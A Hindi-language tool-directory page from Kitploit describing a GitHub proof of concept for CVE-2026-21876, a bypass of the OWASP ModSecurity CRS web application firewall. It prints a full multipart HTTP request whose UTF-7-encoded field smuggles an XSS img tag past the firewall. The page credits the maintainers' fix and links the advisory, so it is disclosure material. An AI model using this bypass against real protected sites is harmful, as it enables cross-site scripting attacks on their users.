
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-21876 — # न्यूनतम PoC और Docker कंटेनर जो OWASP ModSecurity CRS में multipart charset हैंडलिंग के माध्यम से WAF बाईपास प्रदर्शित करता है, जिससे XSS पेलोड डिलीवरी होती है। | Kitploit
उपकरण/GitHubGitHub/mefhika120/cve-2026-21876
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणWAF बाईपासपेनिट्रेशन टेस्टिंग
GitHubmefhika120/cve-2026-21876

CVE-2026-21876

# न्यूनतम PoC और Docker कंटेनर जो OWASP ModSecurity CRS में multipart charset हैंडलिंग के माध्यम से WAF बाईपास प्रदर्शित करता है, जिससे XSS पेलोड डिलीवरी होती है।

रिपॉजिटरी देखें
249 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2026-21876 (OWASP CRS WAF बाईपास)

CVE-2026-21876 डॉकर कंटेनर + न्यूनतम PoC।

मैं @airween और @fzipi को उनकी त्वरित प्रतिक्रिया के लिए अलग-अलग धन्यवाद देना चाहता हूँ! भेद्यता का फिक्स बहुत कम समय में तैयार हो गया था।

PoC


POST /submit HTTP/1.1
Host: localhost
User-Agent: curl/8.17.0
Accept: */*
Origin: https://example.com
Content-Length: 367
Content-Type: multipart/form-data; boundary=------------------------cmOi6twNhVJDu76bOwDTVz

--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="username"
Content-Type: text/plain; charset=utf-7

+ADw-img+ACA-src+AD0-x+AD4-
--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="dummy"
Content-Type: text/plain; charset=utf-8

dummy
--------------------------cmOi6twNhVJDu76bOwDTVz--

username मान को उन वर्णों के लिए जाँचा नहीं जाता है जो व्हाइटलिस्ट में शामिल नहीं हैं, जिससे WAF बाईपास होता है।
बाईपास डेमो

изображение


वही पेलोड यहाँ ब्लॉक किया गया है

изображение

संदर्भ

  • Github सुरक्षा सलाह
  • OWASP CRS वॉकथ्रू ब्लॉगपोस्ट
  • मेरी मीडियम खोज कहानी
टूल डाउनलोड करें